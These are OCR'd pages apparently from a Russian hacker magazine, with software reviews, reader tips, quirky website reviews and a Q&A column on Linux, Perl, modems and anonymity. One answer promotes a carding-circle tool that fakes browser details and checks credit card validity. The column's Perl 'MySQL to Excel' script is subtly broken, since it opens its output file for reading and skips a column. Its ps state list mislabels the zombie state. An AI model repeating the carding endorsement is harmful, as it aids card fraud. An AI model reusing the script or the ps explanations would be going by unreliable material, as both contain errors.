


POSIX, Mac OS X, Windows
Size (в .bz2): 3461 Кб
http://gaim.sourceforge.net
Лицензия: GNU GPL

Gaim - популярный клиент обмена сообщениями, поддерживающий огромное количество интернет-протоколов, среди которых AIM (Oscar и TOC), ICQ, MSN Messenger, Yahoo, IRC, Jabber, Gadu-Gadu и Zephyr. Программа позволяет создавать множество учетных записей для разных видов общения, в результате чего с ее помощью можно, например, одновременно сидеть в IRC, переговариваться по ICQ и MSN. Пусть функционально Gaim иногда и уступает специализированным приложениям, предназначенным для работы с одним определенным протоколом, он все равно успешно справляется со всеми основными задачами, обладает простым и удобным интерфейсом, хорошо настраивается. Если же ощущается катастрофическая нехватка "приятных мелочей", существуют всевозможные plug-in'ы, с легкостью компенсирующие почти все недостатки. (Для включения нормальной поддержки русского мне понадобился патч "Convert UTF8 to Default Charset".)




Gaim в ICQ



Gaim в IRC


FLAXMENU V 1.5



Windows 9x/Me/NT/2k/XP
Shareware
Size: 1031 Кб
www.sprigsoft.com/en

Необычный способ увеличения скорости работы с виндозными приложениями придумали ребята из SprigSoft. Они создали утилиту FlaxMenu, которая умеет делать две вещи. Во-первых, запоминает последнее меню, с которым ты работал, и может вывести его на экран прямо под курсором (!!!) при нажатии на заранее выбранную комбинацию горячих клавиш. Во-вторых, FlaxMenu позволяет вынести часто используемые пункты меню любого приложения на плавающую панель, вывод которой на экран также будет производиться с помощью горячих клавиш. Задумайся на секунду над этой фишкой, и ты поймешь, насколько она удобна и интересна. Не случайно разработчики уделили особое внимание ее реализации. Создание плавающей панели выполняется из отдельной утилиты FlaxMenu (Floating Toolbar Customizer). Эта утилита сама вытаскивает списки пунктов меню из запущенных на машине программ, так что тебе требуется лишь перетащить интересующие тебя пункты на панель и красиво их оформить (подогнать размеры, переименовать или украсить подходящей иконкой).

Кстати замечу, что хотя комбинация клавиш одна - плавающие панели в разных прогах выскакивают разные, т.е. каждая прога имеет свою собственную панельку. И это действительно классно! Есть только одна проблема - программа FlaxMenu еще не доведена до ума. К примеру, на моей машине она работала весьма нестабильно. Но я надеюсь, что этот недостаток разработчики исправят в самом ближайшем будущем.



TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Как выйти в аську через Jabber? Идем подключать ICQ в уже запущенном жаббере, вызываем Jabber Browser, в появившемся окне выбираем ссылку icq.jabber.spbu.ru и получаем меню из трех опций: jabber:iq:register, jabber:iq:search и jabber:iq:gateway, отсюда нам нужно вызвать jabber:iq:register. Теперь можем ввести свой UIN и пароль, жмем NEXT и готово =).

Тимьян
timyan@nm.ru

TUX PAINT V 0.9.13



POSIX, Mac OS X, Windows, BeOS
Size (в .gz): 2437 Кб
www.newbreedsoftware.com/tuxpaint
Лицензия: GNU GPL

Многие начинали свое знакомство с компьютерной графикой с "рисовалки" Paint. И вот компания New Breed Software решила заняться разработкой Linux-клона этого чудесного продукта, официально заявив, что ее аналог обладает невероятно простым интерфейсом, позволяющим даже маленьким детям (от 3 лет включительно) создавать свои изобразительные шедевры. При первом же запуске Tux Paint можно с легкостью убедиться в том, что разработчики не обманывают: все в приложении сделано на удивление наглядно, а каждое действие сопровождается незамысловатыми комментариями расположенного внизу пингвина. Кроме того, в программе организовано и простое звуковое оформление, являющееся неотъемлемой частью любого инструмента. Но этим преимущества Tux Paint не ограничиваются: функциональность приложения для детей на порядки превосходит пакет от Microsoft. Широко представлены разнообразные виды кистей, линий, кругов и прочих геометрических фигур, штампов (естественно, с пингвинами), шрифтов для текста, "магических" эффектов (см. скриншот).




AXCRYPT



Win 98/2k/NT/XP
Freeware
Size: 472 Кб
http://axcrypt.sourceforge.net/


Шифрование данных - один из самых популярных методов, которые используются для скрытия важных данных от чужих глаз. На твой суд я решил вынести программу, которая поддерживает алгоритмы шифрования AES-128 и SHA-1. Она интегрируется в многострадальный Windows Explorer, что позволяет без лишних движений производить шифровку или дешифровку инфы. Правда, узнать файлы, зашифрованные этой программой, несложно, так как все они имеют расширение .axx. Есть и несколько плюсов: во-первых, исходники можно утащить прямо с главной страницы проекта, а во-вторых, в программу встроена удобная функция, которая будет по e-mail оповещать тебя о выходе новых версий софтины.

PROFTPD V 1.2.9




POSIX, Mac OS X
Size (в .bz2): 761 Кб
www.proftpd.org
Лицензия: GNU GPL

ProFTPD - один из самых популярных FTP-серверов для UNIX-основанных систем (по известности уступает, наверное, только wu-ftpd). Его разработчиками стали опытные кодеры wu-ftpd, решившие создать его достойную альтернативу, что успешно и проделали, написав весь код с нуля. Главным достоинством программы является очень редко встречающееся в каких-либо продуктах единение высокоуровневой стабильности, многофункциональности и гибкости. Все это делает ProFTPD решением, способным удовлетворить потребности любого пользователя. Среди возможностей FTP-демона: настраиваемые аккаунты (в том числе запароленные, анонимные и ограниченные по времени) с заданными правами и лимитированиями по доступности файлов/каталогов (в частности, некоторые из них можно "прятать"), развитая система логирования (с поддержкой utmp/wtmp), модульное построение, позволяющее включать поддержку LDAP, RADIUS, SQL, TLS и т.п. И, что немаловажно, вся мощь ProFTPD легко настраивается в одном конфигурационном файле, схожим по виду с аналогичным у Apache.



ftptop на службе у ProFTPD



Логи ProFTPD


TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

◢ В][за 02.04(62) на стр. 116 был совет про закачку музыки. Так вот, чтобы прослушать уже закачанный фрагмент необязательно приостанавливать закачку, т.к. Opera будет приплюсовывать новые фрагменты к основному файлу. Приостановки требуют FG, DAP, GZ и т.д., но не Opera! А прослушивать можно уже с 90 килов. Играют все форматы, а с пятым ампом еще и видео летает. Всем удачи!!!


WDi
white_diablo@fromru.com

SHOUTCAST SERVER V 1.9.4




Linux, FreeBSD, Solaris, Windows, Mac OS X
Size (в .gz): 149 Кб*
www.shoutcast.com
Лицензия: Freeware

Никогда не возникало желания попробовать себя в качестве диджея? SHOUTcast Server предоставляет основу для online-радиостанции. С его помощью легко создать так называемый audio streaming server, который будет заниматься распространением музыкальных файлов или других поступающих звуков (например, сигнал от микрофона) через интернет. Предварительно звуковой поток переформатируется в заданный формат (обычно уровень качества выбирают в зависимости от ширины канала). Для управления проигрываемой музыкой существуют различные утилиты (в частности, есть plug-in'ы для WinAmp и XMMS, чтобы диджействовать прямо из этих программ). Родную и простую программу для вещания можно найти на самом сайте SHOUTcast. Прослушивать такое радио умеют многие аудиоплееры (например, Zinf из этого обзора). Управление подключившимися пользователями и вывод некоторой статистической информации осуществляется посредством web-интерфейса. У нас такие online-радости применимы, скорее всего, только в домашних локальных сетях, хотя за рубежом (по статистике shoutcast.com) подобные радиостанции постоянно слушают десятки, а то и сотни тысяч людей.




RELAY TCP 1.0



Win 98/2k/NT/XP
Freeware
Size: 540 Кб
www.dlcsistemas.com

Просматривая новостную ленту одного портала, посвященного компьютерной безопасности, я обратил внимание на программу с неприметным названием Relay TCP. Чем же таким полезным она занимается, если имела честь попасть в софтовый архив проекта? Как стало известно при более близком знакомстве, Relay TCP позволяет переадресовывать TCP/IP подключения к локальному порту на удаленный адрес (IP и порт). Как и зачем можно использовать эту возможность - думай сам =). Твой любимый журнал писал об этом не раз, так что поднимай архив и читай. Автор программки накодил две версии: одна из них работает из командной строки (при этом позволяя создавать только один шлюз), вторая же работает как NT-сервис, что позволяет мутить несколько шлюзов. В архиве с дистрибутивом была найдена подробная readme.txt, так что при возникновении траблов открывай "Блокнот" и начинай вчитываться =).



Алекс Экслер (exler@exler.ru), Иван Скляров (sklyarov@real.xaker.ru)



ДОЛОЙ ШИШКИНА!

www.worth1000.com/galleries.asp




Совершенно безумный набор совершенно безумных по качеству и по производимому впечатлению галерей компьютерных картинок. Самых разных. Рыться там можно - ну, наверное, с месяц. Но ты лучше нажми на раздел Detouching и посмотри, в кого превратятся в старости Джулия Робертс, Николь Кидман, Кэмерон Диас и прочие звездатые мира сего. То, что они сделали с Леонардо ДиКаприо и Беном Аффлеком, заслуживает искреннего восхищения и рукообжимания безвестных художников, потому что над парнями поиздевались по полной программе. Даже слегка зло, на мой взгляд, потому что у Леонардо в старости может и не быть восьмого подбородка, а у Аффлека - такого количества прыщей. Впрочем, он же расстался с Джей Попес, поэтому появление прыщей вполне закономерно. А вот старушка Джулия Робертс - это просто шедевр компьютерной графики! Посмотри обязательно! Вот как рисовать надо!..

КРЯК! КРЯК!


http://cracklab.narod.ru

Пожалуй, это один из лучших сайтов в рунете для начинающих крякеров и не только. Отличная подборка статей, в том числе и от самого автора сайта (Bad_guy). Автор публиковался даже в бумажной прессе! А его статья "Социальная инженерия в реверс инжиниринге", помнится, наделала немало шума в инете и fido ;). Все статьи на сайте очень удобно рассортированы, есть форум и огромный FAQ по кряку. Кстати, на кряке сайт не зацикливается, имеется также информация по Delphi, Асму, WinAPI, утилиты и пр.



ВИРТУАЛЬНОЕ СНЯТИЕ СГЛАЗА


helpbringer.narod.ru



Впервые в мировой практике этот парень предлагает виртуальное снятие сглаза или снятие сглаза онлайн. То есть если тебя кто-то сглазил, заходишь сюда, вписываешь имя (можно и прозвище, по фиг), затем в течение 1-2 минут разглядываешь заглавные буквы молитвы, среди которых есть вот такие слова: "УИУИОЕСДПОСНПИВЧИОЕТННВББПА". И все! Теперь можешь считать себя идиотом! Ой, нет, перепутал, теперь сглаз куда-то сгинет. А ты можешь зайти там в гостевую книгу и полюбоваться на паноптикум тех, кому виртуально что-то сглазили, то есть наоборот - отсглазили. Черт, все время забываю, как называется процесс, обратный сглазу. Заглаз? Перeглаз? В общем, да и глаз бы с ним. Но сайт забавный. Как любой наивный идиотизм.

ЭТО НАДО ВИДЕТЬ! С МИКРОСКОПОМ!

www.microart.kiev.ua/start.html



Скульпторы - они бывают очень разные. Бывают, например, скульпторы-монументалисты, для которых если ботинок памятника - то с лодку, нога - с колонну, а торс - прямо страшно сказать, с чего торс, как тот самый постамент, который сам понимаешь кто сваял для сам понимаешь кого и поставил сам знаешь где, причем половина москвичей до сих пор думает, что это вовсе не Петр Первый, а Кобзон. Бывают скульпторы-социалистические реалисты. Те творят в четком слиянии с природой, то есть если источник вдохновения у них - 178 сантиметров, то и скульптура будет те же 178 сантиметров, плюс-минус сантиметров пять туда-сюда на усушку и утруску. Ну и затем - скульпторы-миниатюристы. Знаешь, что такое микро, но не софт? Это скульптурки такие, представленные на этом сайте. Как тебе, например, скульптура "Роза в волосе"? Как она сделана? Очень просто. Волос просверлен по длине и отполирован снаружи и внутри так, что он стал прозрачным, а внутрь вставлена веточка розы, толщина которой 0,05 мм. Или набор инструментов, размещенный в торце срезанного волоса? В общем, отвал башки, надрыв глазу. Рекомендую.

TIPS & TRIKS

Хочешь увидеть свои советы в журнале?
Присылай их на адрес Sklyarov@real.xakep.ru.
Ведущий рубрики Tips&Tricks Иван Скляров.


Как в локальной сети на машине с WinXP разрешить подключение более 10 пользователей? Никак. 10 одновременно подключенных пользователей - это предел для рабочих станций (претензии к Майкрософт ;)). Для NT&2000 это ограничение можно было обойти. Есть утилита, которая меняет роль операционной системы с "рабочая станция" на "сервер" и обратно. Но автор давал предупреждение, что для WinXP этот фокус не пройдет. Да и для NT&2000 это приводило к различным непостоянным глюкам. Если же надо иметь более 10 соединений, надо ставить сервер. А так как Windows.NET Server (сервер линейки XP) существует еще только в бета версии, то ставить надо Win2000 Server.

Тимьян
timyan@nm.ru

АМЕРИКАНСКИЙ ЭКСЛЕР

www.joelonsoftware.com


Джоель Спольски - это американский Экслер в области программирования :). Когда начинаешь читать его статьи, оторваться просто невозможно. Джоель переведен на несколько десятков языков мира, в том числе и на русский. Русская версия его сайта находится здесь: http://russian.joelonsoftware.com (к сожалению, переведено далеко не все). Автор работал в таких компаниях, как Microsoft и Viacom, а сейчас является руководителем своей небольшой software-компании. Так что читать его статьи не только интересно, но и полезно, даже тому, кто далек от программирования.



МОРДОСКОТИНИЕ ОНЛАЙН

www.humandescent.com


Эту страничку делает один человек. Звать его Мартин. Он любит Photoshop, пиво и текилу. Еще он увлекается довольно суровыми психотропными препаратами, но в этом не признается. Однако об этом легко догадаться, потому что те монстры, которые выложены на этом сайте, об этом не просто говорят, а кричат, орут и повизгивают. Весь сайт состоит из картинок животных и людей, скрещенных посредством таинства Photoshop'а с другими животными и людьми. В результате получаются такие кошмарные чудища, что эта девочка с глазами собачки, которая уже года три гуляет по всему интернету, покажется куклой Барби - вот увидишь. Кстати, у Мартина спрашивали, как называются эти картинки. Он честно ответил, что фиг знает. Однако рисует он их по 5-10 в день. Интересно бы узнать, какие все-таки препараты он принимает. Хоть бы разочек такое попробовать...



ПРОСТО ПЕРСОНАЛЬНАЯ СТРАНИЧКА?

www.dwheeler.com


Отличная персональная страничка, которая по информационному наполнению может сравниться с мини-порталом. Практически весь материал и софт принадлежат самому автору сайта. Самое интересное, на мой взгляд, это, конечно же, "Secure Programming for Linux and Unix HOWTO" и "Linux Program Library HOWTO". Кроме того, есть туториалы по Java Security, Ada и пр. Правда, все материалы только на английском, но для нас ведь это не проблема, не так ли? ;)



ОФИГЕННЫЙ ВЕЕР

www.levshinov.ru


Очередной сайт Лучшего и Величайшего Целителя Всех Времен и Народов. Я люблю сайты этих величайших. Читая выложенные там идиотизмы, я просветляюсь и становлюсь намного хуже, потому что перестаю верить в людей. Впрочем, хуже уже некуда, потому что в людей верить меня уже давно отучили... Из автобиографии на сайте: "В 1994 году А. Левшинов с помощью молитвы на три дня почти вдвое снизил количество опасных преступлений в Санкт-Петербурге (справка МВД РФ ГУВД №1/1072)". Ну, и с той поры пошла-поехала величественная поступь Андрея Алексеевича по планете. Как он поможет именно тебе? Можешь купить у него звездочку-побрякушку себестоимостью рублей в десять. Продаст он ее, конечно, не за десять рублей и не за сто, но зато объяснит, что побрякушка не простая, а волшебная. Она называется звезда Эрцгамма. И если ее, значит, приложить к какому-нибудь больному месту, то это место распухнет и увеличится в диаметре, поэтому будет тебе ЩАСТЕ. А если эту штуку таскать на груди, она настолько увеличит твой энергетический потенциал, что у тебя из ушей начнет сверкать электричество, что позволит читать по вечерам, экономя внешнюю электроэнергию. В общем, когда плохое настроение - можно читать этот сайт. Ухохотаться.



RUSSIAN CYBERNETIC POLICE

www.cyberpol.ru


"Ну, а с хакером, порой, с тем, кто честно жить не хочет, надо нам вести в сетях тяжелый бой, так назначено судьбой для нас с тобой - служба дни и ночи". Такой стишок я нашел на сайте российского научно-информационного сайта "Cybernetic police". Правда, ничего конкретного среди, мягко говоря, неприятного дизайна мне найти не удалось. Но изучить собранные законы, указы, положения и прочие документы, связанные с компьютерными преступлениями, полезно. Советую также почитать антологию всех громких компьютерных преступлений, совершенных в России начиная с 1982 года.



Е-ЧЕЛОВЕЧЕСТВО

http://bolonkin.narod.ru

Бессмертие, воскрешение умерших людей, отсутствие потребности в пище, воздухе, одежде и прочих человеческих потребностях, возможность жить без тела, телепортация. Все это обещается человечеству уже через 10 лет и непосредственно связано с развитием компьютерных технологий! Ты думаешь, я тебе что-то из области фантастки рассказываю? Об этом пишет известный русский ученый, работающий в НАСА. Более того, В.В.Путин лично подписал поручение о формировании группы поддержки этой программы. Читай об этом и многом другом на сайте Александра Болонкина.



■ Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)



Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q ■ Вы не раз писали о том, что, заходя на какой-либо сайт, браузер передает множество конфиденциальной информации. Операционную систему, язык браузера, временной пояс и многие другие данные, которые отнюдь не обязательно знать владельцу веб-сервера. В ряде случаев (каких, говорить не буду - и без лишних объяснений все понятно) меня такое положение дел не устраивает. Подскажи, как я могу сохранить анонимность?

A ■ Наиболее простым решением этой задачи является использование незаменимой в кардерских кругах утилиты Advanced Karda Tools (http://karda.evilium.com/). Прелесть проги заключается в умении передавать заведомо ложную информацию о посетителе сайта, модифицируя на лету значение переменных окружения. Возможно, кто-нибудь фыркнет, типа на фиг это все надо. А вот зачем - чтобы не светить в самый неподходящий момент многоговорящую аббревиатуру RU в параметре "язык браузера" или текущий часовой пояс. Поверь, твои настоящие географические данные в некоторых случаях могут серьезно подпортить тебе жизнь. Зато с тулзой Advanced Karda Tools эта проблема автоматически отпадает. Смена значения передаваемых данных об операционной системе, браузере, часовом поясе и используемом браузером языке выполняется несколькими кликами мышки. И это еще не все! Другие функции программы - проверка прокси-серверов на анонимность, исследование кредитной карты на валидность (особого доверия, правда, не внушает ;)), мгновенная очистка куков. Анонимный рай, честное слово. Ей бы еще вес скинуть (на момент написания статьи размер дистрибутива программы занимал аж 18 мегабайт), вообще супер будет.

Q ■ Как в Линуксе активизировать технологию Hyper-Threading для процессоров Pentium 4?

A ■ Поддержка новомодной технологии от Intel появилась еще в 2.4.17 версии ядра. Первоначально соответствующий модуль был, мягко говоря, сыроват, но сейчас его отшлифовали и довели до ума. Включить Hyper-Threading несложно. Достаточно собрать ядро как SMP и при загрузке задать необходимые параметры:

```
acpismp=force либо append="acpismp=force"
```

А чтобы проверить его работу, набери эту команду:

```
cat /proc/cpuinfo
```

В случае когда среди флагов (flags) присутствует ключевое слово HT, знай - поддержка Hyper-Threading включена.

Q ■ Привет! Я занимаюсь разработкой на Perl`е движка для создания онлайн магазина. Среди предъявленных заказчиком требований фигурирует пункт о реализации экспорта статистики в таблицы формата *.xls (Microsoft Excel). Подскажи алгоритм конвертирования MySQL таблицы в Excel файл.

A ■

```
#!/usr/local/bin/perl
use DBI;
$table = "mssql_table";
$db = "msql_base";
$db_serv = "step.msql.server";
$user = "xakep";
$passwd = "parol";
$c = DBI->connect("DBI:mysql:$db:$db_serv", $user, $passwd);
$statement = "select count(*) from $table";
$cc = $c->prepare($statement);
$ccc = $cc->execute;
@row = $cc->fetchrow_array;
$n = $row[0];
$statement = "select * from $table";
$cc = $c->prepare($statement);
$ccc = $cc->execute;
open F, "$ARGV[0]";
for ($i=0; $i<$n; $i++) {
 @row = $cc->fetchrow_array;
 print F "$row[0];$row[1];$row[3]\n";
}
```

Принцип работы этого проверенного временем скрипта предельно прост - ты легко с ним разберешься. Для этого достаточно изучить документацию модуля DBI. Хотя я уверен, ты это уже сделал.

Для его запуска набери следующее:

./MySQL-Excel.pl output.xls, где output.xls - выходной Excel`евский файл.

Q ■ Намедни решил заняться изучением *nix-систем (похвально, не правда ли?), но уже появилось немало "непоняток". Что, например, обозначают параметры напротив каждого из процессов, данные о которых получены командой "ps -aux"?

A ■ < - процесс находится в приоритетном режиме;

L - real-time процесс, часть данных находятся в памяти;

N - процесс имеет низкий приоритет;

R - процесс, выполняемый в настоящее время;

S - процесс "спит";

Z - процесс, не имеющий родителя;

T - процесс остановлен;

W - процесс находится в свопе;

Получить более подробную информацию можно, набрав команду "man ps".

Q: Недавно купил себе Seagate Barracuda на 120 Гб и серьезно задумался о его рабочей температуре. Скажи, 41 градус по Цельсию - это нормально? Раньше с такими быстрыми и большими винтами дела не имел и сейчас немного волнуюсь ;).

A: Для начала попробуем определиться, как именно ты получил цифру 41. С потолка? Не обижайся, но пора бы уже усвоить, что у одного и того же девайса температура может варьироваться в очень широких пределах. И винчестер - отнюдь не исключение. Наибольший интерес для нас представляет его состояние в момент максимальной загрузки, когда винт нагревается до предела. Запусти копировать пяток фильмов, после чего посмотри на результат "термометра". Вообще говоря, нормы как таковые никто не устанавливал, тем не менее, считается, что рабочая температура носителя не должна превышать 45 С. Так, например, по заявлению производителей Western Digital, при 45 градусах по Цельсию надежность их продукции увеличивается в два раза по сравнению с отметкой в 55 С. Так что если ты в этот предел не попадаешь, сделай соответствующие выводы и займись-таки охлаждением. Впрочем, последнее не помешает в любом случае - ведь летний сезон уже не за горами. А у меня, к примеру, прошлым летом домашняя Барракуда нагревалась до 51 С. Причем это безобразие продолжалось до тех пор, пока я не поставил винт в охлаждающую систему с тремя вентиляторами. Все удовольствие обошлось в десять долларов, зато температура снизилась на 10-12 пунктов. Шума, правда, стало чуть больше, но это так - мелочи. Мне не привыкать.

Q: Не могу примонтировать удаленный SMB диск, на котором находятся файлы с русскими именами. Вопрос стандартный - как?

A: Сперва стоит получить список расшаренных ресурсов удаленной машины:

smbclient -L 192.168.0.2, где 192.168.0.2 - ее IP-адрес

Ну, а далее дело за малым - нужно лишь запустить утилиту smbmount и указать в качестве параметров полный путь к удаленному ресурсу и имя, которое он получит после монтирования. Остальные ключи лучше оставь как есть:

smbmount "//192.168.0.2/DISK (C)" /mnt/0 -o guest,iocharset=koi8-r,codepage=cp866

Q: По многочисленным советам продавцов-консультантов хорошего компьютерного салона нашего города приобрел себе модем - USR 5630B. Все бы хорошо, но АОН как-то странно функционирует. То есть если в терминале в ответ на звонок даешь соответствующую команду, то все замечательно работает. Но я так и не смог найти ни одной программы, которая реализовывала бы функцию полноценного определителя номера. Может быть, плохо искал?

A: Искал-то, может быть, ты и хорошо, но найти ничего не мог по определению. АОН в этом модеме является недокументированной возможностью, так сказать, неполноценным тестом. Дело в том, что эта модель абсолютно не умеет эмулировать гудки АТС, так как не имеет генератора вызывного напряжения 120 В - 25 Гц. Так что как бы ты ни старался, получить полноценный АОН ты не сможешь. Единственный случай, когда номер определяется - это при ответе в режиме передачи данных, да и то далеко не всегда.

Q ■ Перебрал всю подшивку Хакера, но так и не нашел инфы о способах восстановления загрузчика FreeBSD. Поможешь?

A ■ Разумеется, помогу ;). На самом деле способов несколько, пройдусь кратко по некоторым из них:

❶. Для всех трех представленных методов необходим установочный диск. Загрузившись с него, ты сможешь воспользоваться встроенными утилитами и средствами универсального настройщика системы - sysinstall`a. Уверен, что ты уже имел с ним дело, поэтому трудностей с общением на данном этапе возникнуть не должно. Работает? Замечательно, тогда переходи по разделам утилиты в следующем порядке: Custom, затем Partition. Ты попадешь в редактор дисков - во избежание проблем оставь все настройки в покое и просто жми на кнопку Write. Осталось выбрать в появившемся окошке пункт Boot Manager и тем самым перезаписать загрузчик в MBR.

